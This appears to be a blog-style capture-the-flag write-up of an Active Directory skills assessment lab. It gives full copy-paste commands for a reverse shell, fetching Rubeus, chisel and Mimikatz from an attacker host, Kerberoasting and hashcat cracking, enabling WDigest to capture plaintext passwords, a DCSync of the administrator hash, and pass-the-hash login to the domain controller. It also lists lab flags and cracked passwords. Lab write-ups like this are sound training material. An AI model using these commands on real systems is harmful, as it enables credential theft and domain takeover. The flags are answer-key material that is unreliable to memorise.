
June 3, 2026
AD Enumeration & Attacks — Skills Assessment Part I

YashXD
4 min read
From "I Have a Shell" to "Oops, I Own the Domain"
"Every Active Directory lab starts with confidence and ends with 47 PowerShell windows, three reverse shells, and one existential crisis."
Buckle up. This is going to be fun, chaotic, and full of commands you can copy-paste (and screenshots so you don't rage-quit).
The path looked something like this:
Initial Shell
     ↓
Kerberoasting
     ↓
Crack Service Account
     ↓
Pivot to SQL Server
     ↓
Credential Hunting
     ↓
DCSync Rights
     ↓
Domain Compromise
Initial Shell
↓
Kerberoasting
↓
Crack Service Account
↓
Pivot to SQL Server
↓
Credential Hunting
↓
DCSync Rights
↓
Domain Compromise- Submit the contents of the flag.txt file on the administrator Desktop of the web server
JusT_g3tt1ng_st@rt3d!
I could've done this on the web portal, but I'm old-school (read: lazy and scared of fancy UIs). So I fired up a PowerShell reverse shell from https://www.revshells.com/ What I did:
-
Generated the payload.
-
Executed it on the target web server.
-
Boom. Reverse shell acquired.
-
Kerberoast an account with the SPN MSSQLSvc/SQL01.inlanefreight.local:1433 and submit the account name as your answer
svc_sql
I used the classic setspn to enumerate Service Principal Names:
setspn.exe -Q */*setspn.exe -Q */*This reveals all Service Principal Names registered in the domain.
- Crack the account's password. Submit the cleartext value.
lucky7
Once we got the account now its time for some crackerss 🍘and for roasting some Rubeus is needed as well time to upload it 🆙
# On Linux (my attacking machine)
python3 -m http.server 8000

# On Windows target
Invoke-WebRequest http://10.10.14.108:8000/Rubeus.exe -OutFile C:\Rubeus.exe

.\Rubeus.exe kerberoast /nowrap
# On Linux (my attacking machine)
python3 -m http.server 8000
# On Windows target
Invoke-WebRequest http://10.10.14.108:8000/Rubeus.exe -OutFile C:\Rubeus.exe
.\Rubeus.exe kerberoast /nowrap
Cracking the Hash — The "Lucky7" Moment
hashcat -m 13100 svc_sql.hash /usr/share/wordlists/rockyou.txthashcat -m 13100 svc_sql.hash /usr/share/wordlists/rockyou.txt
- Submit the contents of the flag.txt file on the Administrator desktop on MS01
spn$r0ast1ng_on@n_0p3n_f1re
As we know the username the password and the domain 💭what else we need the ip i mean
Resolve-DnsName MS01Resolve-DnsName MS01
Now we know where we're going. Whether we're welcomed there is a different question. 🎃

Lets forcefully enter by CHISELING it Upload it using Invoke-WebRequest http://10.10.14.108:8000/chisel.exe -OutFile C:\chisel.exe
# On Windows target
.\chisel.exe server -v -p 1234 --socks5

# On Linux (my attacking machine)
./chisel_1.11.5_linux_amd64 client -v 10.129.202.242:1234 socks

nano /etc/proxychains.conf → add socks5 127.0.0.1 1080
# On Windows target
.\chisel.exe server -v -p 1234 --socks5
# On Linux (my attacking machine)
./chisel_1.11.5_linux_amd64 client -v 10.129.202.242:1234 socks
nano /etc/proxychains.conf → add socks5 127.0.0.1 1080Now we have the ip the user and the pass word and the connection lets go !!!
# On Linux (my attacking machine)
proxychains evil-winrm -i 172.16.6.50 -u svc_sql -p lucky7

OR For RDP use this command

proxychains xfreerdp \
/u:svc_sql \
/p:'lucky7' \
/d:INLANEFREIGHT \
/v:172.16.6.50 \
/cert:ignore
# On Linux (my attacking machine)
proxychains evil-winrm -i 172.16.6.50 -u svc_sql -p lucky7
OR For RDP use this command
proxychains xfreerdp \
/u:svc_sql \
/p:'lucky7' \
/d:INLANEFREIGHT \
/v:172.16.6.50 \
/cert:ignoreTIP :- If you cant see the taskbar go to setting search taskbar and then change the taskbar location to top or left or right :)
KEEP Both the shell rdp as well as the winrm as we will use winrm to upload the mimikatz and other tools easily hehe
- Find cleartext credentials for another domain user. Submit the username as your answer.
tpetty
Upload Mimikatz 😺
Then launch:
privilege::debug
sekurlsa::logonpasswords
privilege::debug
sekurlsa::logonpasswordsInitially I got a user tpetty with :
Password : (null)Password : (null)which is Windows' way of saying:
"I know the password, but I'm not emotionally ready to share it."
- Submit this user's cleartext password.
Sup3rS3cur3D0m@inU2eR
Understanding WDigest
If UseLogonCredential is set to 1, Windows temporarily stores users' actual passwords in memory (LSASS), allowing tools like Mimikatz to read them in plaintext
Check the setting:
Get-ItemProperty `
-Path "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" |
Select-Object UseLogonCredentialGet-ItemProperty `
-Path "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" |
Select-Object UseLogonCredentialIf you see:
0 or Null0 or Nullenable it.
Set-ItemProperty `
-Path "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" `
-Name UseLogonCredential `
-Value 1Set-ItemProperty `
-Path "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" `
-Name UseLogonCredential `
-Value 1After a reboot and another credential dump:
sekurlsa::logonpasswordssekurlsa::logonpasswords
- What attack can this user perform?
DCsync
Lets upload PowerView.ps1 through winrm for enumeration

Now once we have uploaded the Powerview
# On Windows target
$sid= Convert-NameToSid tpetty

Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { ($_*.ObjectAceType -match 'Replication-Get')} | ?{$_*.SecurityIdentifier -match $sid} |select AceQualifier, ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl
# On Windows target
$sid= Convert-NameToSid tpetty
Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { ($_*.ObjectAceType -match 'Replication-Get')} | ?{$_*.SecurityIdentifier -match $sid} |select AceQualifier, ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl
DCSync is a technique for stealing the Active Directory password database by using the built-in Directory Replication Service Remote Protocol, which is used by Domain Controllers to replicate domain data. The crux of the attack is requesting a Domain Controller to replicate passwords via the DS-Replication-Get-Changes-All extended right
- Take over the domain and submit the contents of the flag.txt file on the Administrator Desktop on DC01
r3plicat1on_m@st3r!
Perform DCsync attack 🍠
# On Windows target
runas /user:inlanefreight.local\tpetty powershell

.\mimikatz.exe

lsadump::dcsync /domain:INLANEFREIGHT.LOCAL /user:INLANEFREIGHT\administrator
# On Windows target
runas /user:inlanefreight.local\tpetty powershell
.\mimikatz.exe
lsadump::dcsync /domain:INLANEFREIGHT.LOCAL /user:INLANEFREIGHT\administrator
As we now have the Administrator Hash we need the ip for the DC01

As we got the ip username and the password we just need to login 😘
# On Linux (my attacking machine)
proxychains evil-winrm -i 172.16.6.3 -u Administrator -H 27dedb1dab4d8545c6e1c66fba077da0
# On Linux (my attacking machine)
proxychains evil-winrm -i 172.16.6.3 -u Administrator -H 27dedb1dab4d8545c6e1c66fba077da0
Leave some claps for me :) love you 🍃😘